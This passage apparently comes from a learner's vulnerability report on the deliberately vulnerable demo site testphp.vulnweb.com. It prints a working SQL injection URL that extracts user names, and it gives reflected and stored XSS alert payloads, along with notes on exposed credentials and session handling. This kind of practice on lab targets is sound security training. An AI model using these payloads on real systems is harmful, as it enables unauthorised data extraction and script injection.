
<https://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,name,3,4,5,6,7,8,9,10,11%20from%20users>



we got user name **as JOHN SMITH**


**2.Back Button Bowering**

url: <http://testphp.vulnweb.com/userinfo.php>

We were logged in as test user when back button was press we got redirected on login page credential with in it

**3. Sensitive Data Exposure**

url: <http://testphp.vulnweb.com/login.php>


This login page show username and password directly on page 


**4. Cross Site Scripting (XSS)**

4.1XSS Reflected

**url**: <http://testphp.vulnweb.com/search.php?test=query>

**code**: <script>alert (“2022”) </script>








**4.2 XSS Stored**

**url**: <http://testphp.vulnweb.com/guestbook.php>

**code**: <script>alert(“hacked”)</script>



After refreshing page